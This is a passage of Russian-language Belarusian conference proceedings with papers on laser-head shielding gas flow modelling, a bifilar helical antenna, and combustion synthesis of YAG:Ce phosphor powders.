МОДЕЛИРОВАНИЕ ПОТОКОВ ЗАЩИТНОГО ГАЗА ПРИ ЛАЗЕРНОЙ ОБРАБОТКЕ МАТЕРИАЛОВ

При лазерной обработке материалов (например, при сварке и наплавке) необходимо обеспечить надежную защиту расплавленного и нагретого до высокой температуры металла от окисления и создать условия для однородного формирования расплава. Известно, что это осуществляется посредством подачи газовой среды в зону обработки с помощью лазерной обрабатывающей головки. Наилучшая защита металла обеспечивается при ламинарном истечении и равномерном распределении потока газа, выходящего из сопла в зону обработки по сечению выходного отверстия сопла.

При турбулентном характере истечения газа такое строение потока нарушается и его защитные свойства ухудшаются вместе с качеством формируемых сварочных соединений. Характер истечения зависит от конфигурации проточной части сопла, его размеров и расхода газа.

Существующие решения [1] обеспечивают получение направленного безвихревого потока газа от лазерной обрабатывающей головки, но не позволяют получить равномерного распределения потока газа, выходящего из сопла в зону обработки, по всему кольцевому контуру.

Одним из вариантов решения такой проблемы может быть использование специальной конфигурации проточной части сопла, обеспечивающей ламинарное истечение и равномерное распределение скорости потока газа по сечению выходного отверстия сопла.

Целью работы являлась разработка математической модели процесса формирования равномерного потока газовой смеси в зоне обработки при импульсном лазерном воздействии для установления геометрических параметров структурных элементов форсунки.

Для визуализации потока газа проведено вычисление газодинамических параметров течения газовой среды в лазерной обрабатывающей головке путем интегрирования усреднённых по Рейнольдсу уравнений Навье-Стокса, замкнутых стандартной k - ε моделью турбулентности с использованием метода конечных разностей [2–6].

Создание конечно-элементной сетки, задание граничных условий, расчет и обработка полученных результатов велись в программном комплексе ANSYS Fluent.

Показано, что использование лазерной обрабатывающей головки с конусообразным выходным соплом (рисунок 1,а) не позволяет получить равномерное распределение потока газа в зоне обработки (рисунок 1,б кривая 1).

Вследствие этого происходит подсос воздуха в зону обработки, перемешивание защитного газа с окружающим воздухом, что приводит к частичному окислению поверхности материала.

Снабжение лазерной обрабатывающей головки рассекателем потока газа, установленным между распределительной кольцевой камерой и внешним соплом и выполненным в виде кольца с равномерно расположенными по окружности отверстиями, создает со стороны внешнего сопла аэродинамическое сопротивление внешнего сопла, которое уменьшает подсос воздуха внутрь внешнего сопла и, в свою очередь, загрязнение поверхностей внешнего сопла.

Рассекатель создает аэродинамическое сопротивление для защитного газа со стороны распределительной кольцевой камеры, в результате защитный газ равномерно поступает через отверстия рассекающего в внешнее сопло по всему его кольцевому контуру, а затем из внешнего сопла в зону обработки, и тем самым улучшает качество обработки.




Рисунок 1 – Линии тока газа и распределения скоростей потоков газа;

а) – линии тока газа при использовании обрабатывающей головки с конусообразным выходным соплом; б) – линии тока газа при использовании обрабатывающей головки имеющей распределительную камеру с рассекателем потока газа; в) – распределение скорости потока газа по сечению выходного отверстия конусообразного сопла (1) и сопла, снабженного рассекателем потока газа (2)

На основании результатов математического моделирования разработана лазерная обрабатывающая головка, позволяющая получить равномерное распределение потока газа в зоне обработки (рисунок 2) [7].




Рисунок 2 – Лазерная обрабатывающая головка:

- 1 – корпус, 2 – фокусирующая линза, 3 – кожух, 4 – распределительная кольцевая камера, 5 – внешнее сопло, 6 – отверстия в корпусе внутренней камеры, 7 – внутреннее сопло, 8 – рассекающий поток газа, 9 – отверстия в рассекателе потока газа, 10 – защитное стекло

Лазерная обрабатывающая головка содержит корпус 1, в котором установлена фокусирующая линза 2. Корпус 1 размещен в кожухе 3, состоящем из цилиндра и конуса, и повторяет форму кожуха 3, при этом цилиндрические поверхности корпуса 1 и кожуха 3 образуют распределительную кольцевую камеру 4. Конические поверхности корпуса 1 и кожуха 3 образуют внешнее сопло 5.

В цилиндре корпуса 1 выполнено не менее двух симметрично расположенных отверстий 6 для прохода рабочего газа во внутреннюю полость корпуса 1. Конус корпуса 1 образует внутреннее сопло 7 для подачи газа соосно лучу лазера. Лазерная обрабатывающая головка снабжена установленным между распределительной кольцевой камерой 4 и внешним соплом 5 рассекающим 8 потока газа, выполненным в виде кольца с отверстиями 9, равномерно расположенными по окружности, и защитным стеклом 10, установленным в цилиндре корпуса 1 под фокусирующей линзой 2.

Фокусирующая линза 2 установлена на дополнительном промежуточном кольце-прокладке, размещенном между защитным стеклом 10 и фокусирующей линзой 2. Нижние поверхности фокусирующей линзы 2 и защитного стекла 10 содержат слои просветляющего покрытия.

Кожух 3 выполнен составным и включает цилиндр и конус, выполненный с дополнительной цилиндрической частью, соединяемой с цилиндром резьбовым соединением.

Корпус 1 выполнен составным и включает цилиндр и конус, выполненный с дополнительной цилиндрической частью, соединяемой с цилиндром резьбовым соединением.

Защитное стекло 10 выполнено в виде круглого прозрачного элемента из кварцевого стекла и установлено в цилиндре корпуса 1 под фокусирующей линзой 2.

Отверстия 6 и 9 в цилиндре корпуса 1 и рассекателе 8 потока газа выполнены круглыми.

Диаметр отверстий 9 в рассекателе 8 потока газа в 2–3 раза меньше диаметра отверстий 6, выполненных в цилиндре корпуса 1. Суммарная площадь отверстий 6, выполненных в цилиндре корпуса 1, в 2 раза меньше суммарной площади отверстий 9, выполненных в рассекателе 8 потока газа. Площадь выходного сечения внутреннего сопла 7 по меньшей мере в 2,5–10 раз больше площади выходного сечения внешнего сопла 5.

Таким образом, разработанная с использованием математического моделирования лазерная обрабатывающая головка с дополнительно установленным рассекателем потока газа, выполненным в виде кольца с расположенными по окружности отверстиями и размещенным между распределительной кольцевой камерой и внешним соплом позволяет повысить качество обработки при проведении лазерной сварки и наплавки материалов.

Литература

1. Пат. РБ 736, МПК⁵ В 23К 26/14. Лазерная обрабатывающая головка / Е.Б. Шершневу, А.С. Танасейчук. – заявл. 15.06.1993; опубл. 30.06.1995.
2. Bardina, J.E. Turbulence modeling validation, testing and development / J.E. Bardina, P.G. Huang, T.J. Coakley // AIAA Paper. – 1997. – № 97. – P. 2121.
3. Jagadeesh, P. Application of low-Re turbulence models for flow simulations past underwater vehicle hull forms / P. Jagadeesh, K. Murali // Journal of naval architecture and marine engineering. – 2005. – P. 41–55.
4. Lien, F.S. Low-Reynolds-number eddy-viscosity modelling based on non-linear stress-strain/vorticity relations / F.S. Lien, W.L. Chen, M.A. Leschziner // Proc. 3rd symp on engineering turbulence modeling and measurements. – 1996. – P. 91–100.

5. Снегирёв, А.Ю. Высокопроизводительные вычисления в технической физике. Численное моделирование турбулентных течений: учеб. пособие / А.Ю. Снегирёв. – СПб.: Изд-во Политехн. ун-та, 2009. – 143 с.

6. Кузьминов, А.В. Метод расчета турбулентных течений несжимаемой жидкости на основе двухслойной (k-ε)-модели / А.В. Кузьминов, В.Н. Лапин, С.Г. Черный // Вычислительные технологии. – 2001. – Т. 6. – № 5. – С.73–86.

7. Пат. РБ 9625, МПК⁷ В 23К 26/00. Лазерная обрабатывающая головка / Г.А. Баевич, В.Н. Мышковец, А.В. Максименко, П.П. Усов. – заявл. 10.04.2013; опубл. 2013.10.30.

С.Д. Барсуков^{1,2}, А.П. Балмаков¹, А.С. Побияха¹

¹УО «Гомельский государственный университет имени Франциска Скорины», Гомель, Беларусь

²Университет Сидзуока, Сидзуока, Япония

ИССЛЕДОВАНИЕ ПАРАМЕТРОВ ДВУХЗАХОДНОЙ СПИРАЛЬНОЙ АНТЕННЫ С ЦИРКУЛЯРНОЙ ПОЛЯРИЗАЦИЕЙ ИЗЛУЧЕНИЯ

Стремительное развитие отраслей радиоэлектроники вызывает необходимость разработки антенн, обладающих необходимыми, порой уникальными характеристиками. В настоящее время широкое распространение получили широкополосные антенны, среди которых особое место занимают спиральные антенны эллиптической и управляемой поляризации. Такие антенны относятся к классу всенаправленных или слабонаправленных, поскольку интенсивность их излучения не зависит, или слабо зависит от направления. Всенаправленные антенны полезны для организации коммуникации, где направление передающей антенны относительно приемной не известно, или непрерывно изменяется случайным образом [1, 3].

Особенностью радиоволн с эллиптической поляризацией является то, что при отражении сигнала, меняется направление вектора поляризации на противоположный. Антенны круговой поляризации не принимают сигнал противоположного вращения, поэтому на приёмной антенне отражённый сигнал Э.Д.С. не наведёт. К примеру, при приеме право поляризованной волны на антенну с левосторонней поляризацией или наоборот, происходит значительное ослабление сигнала до 38–40 дБ. При этом, при приеме сигнала с горизонтальной или вертикальной поляризацией на антенну с круговой поляризацией, входной сигнал ослабляется всего на 3 дБ (в два раза) и сила сигнала при этом не зависит от положения приемной антенны [2, 5].

В антенной технике используется множество типов и конструкций спиральных антенн, отличающихся типом поляризации, направленностью антенн, режимом излучения и другими характеристиками [6–7]. В зависимости от типа спирали, правостороннего или левостороннего, спираль излучает левую или правую эллиптически поляризованную волну. При определённых параметрах спирали поляризация излучаемой волны является круговой.

В работе исследована полувитковая бифилярная спираль без земляной платы для получения круговой поляризации излучения во всех направлениях в азимутальной плоскости. Особенностью выбора геометрии антенны является то, что габариты спиралей меньше длины волны излучения (электрически малые), более того спиральная форма ведет к получению круговой поляризации во всех направлениях при боковом излучении спирали. Важной особенностью исследуемой спирали является то, что длина каждого проводника спирального элемента соответствуют полуволновому резонансу. Особенность полуволнового резонанса состоит в том, что для него функция распределения тока и заряда не зависят от точки включения генератора. Во всех остальных случаях распределение тока и заряда существенно зависят от расположения точки питания вдоль излучателя [4, 5]. Тем самым рассматриваемый случай является более универсальным по сравнению с «длинными» спиралями, у которых длина проводника намного больше длины излучения.

На рисунке 1 изображена правосторонняя бифилярная спиральная антенна с оптимальными параметрами спирали для получения излучения волны с круговой поляризацией. Каждый из полувитков имеют разрез посередине, с зазором Δx для подключения фидерной линии питания (точки A и B на рисунке 1). Антенна изготовлена из медной проволоки с серебрением диаметром d .




Рисунок 1 – Вид бифилярной спиральной антенны диапазона СВЧ, где $\alpha = 29,2^\circ$, $r = 49,9$ мм, $p = 175$ мм, $d = 1$ мм, $\Delta x = 3$ мм

Нами была изготовлена бифилярная антенна с заранее рассчитанными параметрами (рисунок 2,а). Спиральные элементы антенны изготовлены с учетом

оптимальных параметров и закреплены на жестком каркасе из диэлектрика с высоким значением коэффициента диэлектрической проницаемости. Такая конструкция антенны позволила не учитывать влияние каркаса антенны на ее свойства в рабочем диапазоне частот. Также, можно отметить, что антенну можно изготовить в бескаркасном варианте, что будет актуально для космических применений, где может быть влияние температурной деформации каркаса антенны.



Рисунок 2 – Экспериментальный образец бифилярной антенны:

- а) бифилярная спираль с каркасом (А и В – точки запитывания фидерной линии);
- б) расположение антенны относительно рупорного приемника

Экспериментальные измерения проводились также в диапазоне частот от 0,5 ГГц до 1 ГГц. Измеренные результаты диаграммы направленности антенны и коэффициента эллиптичности приведены на рисунке 3.





Рисунок 3 – Реальные диаграмма направленности (а) и коэффициент эллиптичности (б) полувитковой спиральной антенны

Полученная диаграмма направленности бифилярной антенны (рисунок 3,а) близка к круговой. Из рисунка 3,б видно, что для коэффициента эллиптичности излучаемые электромагнитные волны в двух направлениях близки к круговой поляризации и в направлениях 90 и -90 градусов – коэффициент эллиптичности ε принимает значения не менее 0,8. Средний коэффициент эллиптичности по всем направления не менее 0,7. Это позволяет делать выводы о том, что антенна излучает циркулярно-поляризованное излучение во всех направлениях.

а



б




Рисунок 4 – Экспериментальные результаты измерения коэффициента отражения бифилярной антенны в рабочем диапазоне частот (а); частотная зависимость действительной (Re) и мнимой (Im) частей импеданса антенны (б)

На рисунке 4 показана зависимость коэффициента отражения антенны от частоты для входа А (входу В соответствует идентичная кривая) с нормировкой на

единицу. В диапазоне частот от 500 МГц до 1 ГГц характеристика отражения сигнала имеет плавный переход к резонансу, который наблюдается на частоте 780 МГц и соответствует -28 Дб по характеристике отражения.

В основе рассматриваемой антенны лежит полувитковой отрезок двухзаходной, или бифилярной спирали. Предлагаемая конструкция спиральной антенны с оптимальными расчетными параметрами имеет относительно симметричную диаграмму направленности как в азимутальной, так и меридиональной плоскостях. Результаты экспериментальных исследований показали, что на частоте 780 МГц, соответствующей полуволновому резонансу, при подключении фидерной линии с 50-омным сопротивлением эллиптичность электромагнитной волны, излучаемой перпендикулярно оси спирали, не ниже уровня 0,55. В широком угловом диапазоне в азимутальной плоскости поляризация излучаемой волны близка к круговой. Это может быть актуально и перспективно для применения таких антенн в сложных для распространения радиоволн условиях, где происходит их многократное отражение и поглощение. Разработанная и исследованная конструкция бифилярной спиральной антенны может найти широкое применение в антенной технике, для формирования круговой диаграммы направленности и циркулярной поляризации.

Литература

1. Айзенберг, Г.З. Антенны ультракоротких волн / Г.З. Айзенберг. – М. : «Связьиздат» (переизданное), 2007. – 700 с.
2. Лавров, А.С. Антенно-фидерные устройства / А.С. Лавров. – М. : «Ростехн», 2003. – 368 с.
3. Белоцерковский, Г.Б. Основы радиотехники и антенны : в 2-х ч. Ч.2. Антенны / Г.Б. Белоцерковский. – М. : Радио и связь, 2005. – 293 с.
4. Григоров, И. Антенны с круговой поляризацией / И. Григоров // Радио хобби. – 2000. – № 3. – С. 28.
5. Долбик, А.И. Устройства СВЧ и антенны / А.И. Долбик – М. : «Оборонгиз», 2004. – 368 с.
6. Экспериментальные исследования направленной антенны на основе спиральных элементов / С.Д. Барсуков и др. // Проблемы физики, математики и техники. – 2014. – № 3(20). – С. 16–20.
7. Design of circularly polarized omnidirectional bifilar helix antennas with optimum wide axial ratio beamwidth / Jawad Yousaf, Muhammad Amin, Sana Iqbal // Progress In Electromagnetics Research C. – 2013. – Vol. 39. – P. 119–132.

**А.А. Бойко, О.В. Давыдова, А.В. Павленок,
Е.Н. Подденежный, Н.Е. Дробышевская**

УО «Гомельский государственный технический
университет имени П.О. Сухого», Гомель, Беларусь

ПОЛУЧЕНИЕ ЛЮМИНЕСЦЕНТНЫХ НАНОСТРУКТУРИРОВАННЫХ ПОРОШКОВ ИТТРИЙ-АЛЮМИНИЕВОГО ГРАНАТА МЕТОДОМ ГОРЕНИЯ

Введение

Среди многочисленных применений оксидных люминофоров [1] к настоящему времени выделилась наиболее перспективная и востребованная отрасль светотехники и оптоэлектроники – твердотельное освещение, которая решает глобальную задачу замены содержащих ртуть люминесцентных ламп и экономии энергетических ресурсов. До недавнего времени конструкции белых светодиодов базировались на структуре GaN на сапфире, покрытой компаундом на основе желтого люминофора, излучение которой для глаза воспринимается как белый свет. В качестве желтого люминофора чаще всего используются микрокристаллические порошки иттрий-алюминиевого граната, активированного ионами церия $Y_3Al_5O_{12}:Ce^{3+}$ (YAG:Ce). Промышленные способы синтеза люминесцирующего порошка граната базируются на энергозатратных реакциях прямого синтеза из соответствующих оксидов, требующих высоких температур спекания (1500–1600 °C) в условиях газовой восстановительной среды [2, 3].

Недавно начались разработки принципиально нового метода синтеза ультрадисперсных оксидных люминофоров высокой степени чистоты, основанного на процессах горения азотнокислых солей в различных органических соединениях (горючих) [4, 5].

В докладе рассмотрен новый метод синтеза ультрадисперсных люминофоров на основе YAG:Ce, базирующийся на процессах горения азотнокислых солей металлов в азотсодержащих органических соединениях.

1. Экспериментальная часть

Методика процесса синтеза легированного YAG для получения люминесцирующего порошка химического состава $Y_{2,95}Ce_{0,05}Al_5O_{12}$ включает в себя следующие этапы. Взвешивание ингредиентов в следующем соотношении: 23,0 г $Y(NO_3)_3 \cdot 6H_2O$, ЧДА, ТУ 6-09-4676-83; 38,0 г $Al(NO_3)_3 \cdot 9H_2O$, ЧДА, ГОСТ 3757-75; 1,0 г $Ce(NO_3)_3 \cdot 6H_2O$, ЧДА; ТУ 6-09-4081-84, 21,6 г карбамида – CH_4N_2O , ЧДА, ГОСТ 6691-77 растворение реагентов в 30,0 мл дистиллированной воды и добавление в смесь 2,4 г гексаметилентетрамина $(CH_2)_6N_4$ (ЧДА, содержание

аминов 99,9 %, код CAS # 100-97-0). Размешивание раствора до полного растворения сухой массы и помещение полученного раствора в термостойкой выпарительной чаше в термошкаф с температурой 80–100 °С. При помешивании раствор концентрируется до состояния вязкого геля (1,5–2 часа). Далее чаша, закрытая алюминиевой фольгой с отверстиями для выхода газов, ставится в муфельную печь, нагретую до температуры 350 °С. В печи под воздействием быстрого нагрева проходит бурная химическая реакция окисления-восстановления, инициируемая А, температура в зоне реакции повышается до 1200–1250 °С и продукт выдерживается в печи при температуре 650 °С в течение 1 ч. За время выдержки в печи удаляются остаточные молекулы воды, выгорают органические остатки и после остывания из печи извлекается пенообразный губчатый продукт ярко желтого цвета (рисунок 1).





Рисунок 1 – Морфология порошков YAG:Ce, полученных методом горения: а – порошок сразу после синтеза; б – после размол в планетарной мельнице

Пенообразный продукт легко разрушается до агрегатов и полученные крупные частицы подвергаются размолу в ступке или планетарной мельнице в течение 15 минут.

Суммарная реакция синтеза граната для безводных солей и карбамида в качестве горючего может быть представлена в следующем виде [6]:



Из анализа ИК-спектров порошков, полученных путем горения (рисунок 2) установлено, что в области 3200–3600 см⁻¹, соответствующей вибрационным колебаниям групп (О–Н), имеются только незначительные пики на 3770 см⁻¹, соответствующие остаточным группам ОН. Данные анализа РФА-спектров позволили определить вид и размеры нанофазы Y₃Al₅O₁₂ как основного материала со средним размером частиц 45 нм.




Рисунок 2 – ИК-спектры порошков, полученных методом горения в печи (кривая 1) и прокаленных в течение 1 ч при температурах: 2 – 900 °С, 3 – 1100 °С, 4 – 1200 °С

Спектры люминесценции порошкообразных образцов при $\lambda_{\text{возб.}} = 450$ нм приведены на рисунке 3.




Рисунок 3 – Спектры люминесценции порошкообразных образцов YAG:Ce, полученных методом горения в зависимости от температуры прокаливания

Заключение

Таким образом, можно констатировать, что порошки на основе YAG:Ce³⁺, синтезированные методом горения при возбуждении синим светом люминесцируют в широкой полосе в диапазоне 470–720 нм с центром на 520 нм (желто-зеленое излучение) и в сочетании со светодиодами или матрицами синего цвета дают белый свет и могут быть использованы в осветительных приборах различного назначения.

Литература

1. Kitai, A. Luminescent Materials and Applications / A. Kitai // John Wiley & Sons, Ltd, 2008. – 374 p.

2. Particle Size Effect on the Packaging Performance of YAG:Ce Phosphors in White LEDs / S.C. Huang [et al.] // International Journal of Applied Ceramic Technology. – 2009. – Vol. 6. – № 4. – P. 465–469.

3. Jia, D. Synthesis and Characterization of YAG:Ce³⁺ LED Nanophosphors / D. Jia [et al.] // Journal of the Electrochemical Society. – 2007. – Vol. 154. – № 1. – P. J1–J4.

4. Mukasyan, A.S. Solution combustion synthesis of nanomaterials / A.S. Mukasyan, P. Epstein, P. Dinka // Proceedings of the Combustion Institute. – 2007. – Vol. 31. – № 2. – P. 1789–1795.

5. Добродей, А.О. Наноструктурированные люминофоры на основе иттрий-алюминиевого граната для дискретных фотолюминесцентных преобразователей светодиодных осветительных приборов / А.О. Добродей, Е.В. Соболев, Е.Н. Подденежный, А.А. Бойко // Перспективные материалы. – 2013. – № 1. – С.19–22.

6. Microwave induced solution combustion synthesis of nano-sized phosphors / Z. Chen [et al.] // Journal of Alloys and Compounds. – 2009. – Vol. 73. – № 1–2. – P. L13–L16.

В.Е. Гайшун, М.И. Москвичёв, В.А. Черчук

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

